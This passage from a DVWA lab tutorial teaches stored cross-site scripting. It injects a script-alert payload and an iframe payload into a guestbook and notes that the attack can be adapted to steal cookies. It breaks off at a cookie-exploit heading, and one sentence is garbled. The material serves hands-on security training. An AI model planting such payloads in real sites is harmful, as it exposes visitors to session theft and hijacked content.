
Section 9: Set Security Level

1. Set DVWA Security Level
 - **Instructions:**
 1. Click on DVWA Security, in the left hand menu.
 2. Select "low"
 3. Click Submit



Section 10: XSS Stored Basic Exploit Test


1. XSS Stored Menu
 - **Instructions:**
 1. Select "XSS Stored" from the left navigation menu.



2. Basic XSS Test

o Instructions:

1. Name: Test 1
2. Message: `<script>alert("This is a XSS Exploit Test")</script>`
3. Click Sign Guestbook




3. View Test 1 Results

- **Notes (FYI) :**

1. Notice that the JavaScript alert we just created is now displayed.
2. Every Time a user comes to this forum, this XSS exploit will be executed.
3. This exploit can be easily modified to capture cookie/session data for use in Man-in-the-Middle attacks.


- **Instructions:**

1. Click OK



Section 11: XSS Stored IFRAME Exploit Test


1. Reset Database
 - **Instructions:**
 1. Select "Setup" from the left menu navigation.
 2. Click on the Create / Reset Database Button.
 - **Notes (FYI) :**
 - We need to reset the database otherwise the each XSS exploit



2. XSS Stored Menu

- **Instructions:**


- 0. Select "XSS Stored" from the left navigation menu.



3. XSS Test 2

- **Instructions:**

0. Name: Test 2
1. Message: `<iframe src="http://www.cnn.com"></iframe>`
2. Click Sign Guestbook




4. View Test 2 Results

- Notes (FYI) :

- 0. Notice that CNN is displayed under "Test 2's" Message.


- This is a powerful exploit because a user could use S website and place in here.

- e.g., [Social Engineering Toolkit \(SET\): Lesson 3: Create and Capture Forensic Images](#)



Section 12: XSS Stored COOKIE Exploit Test

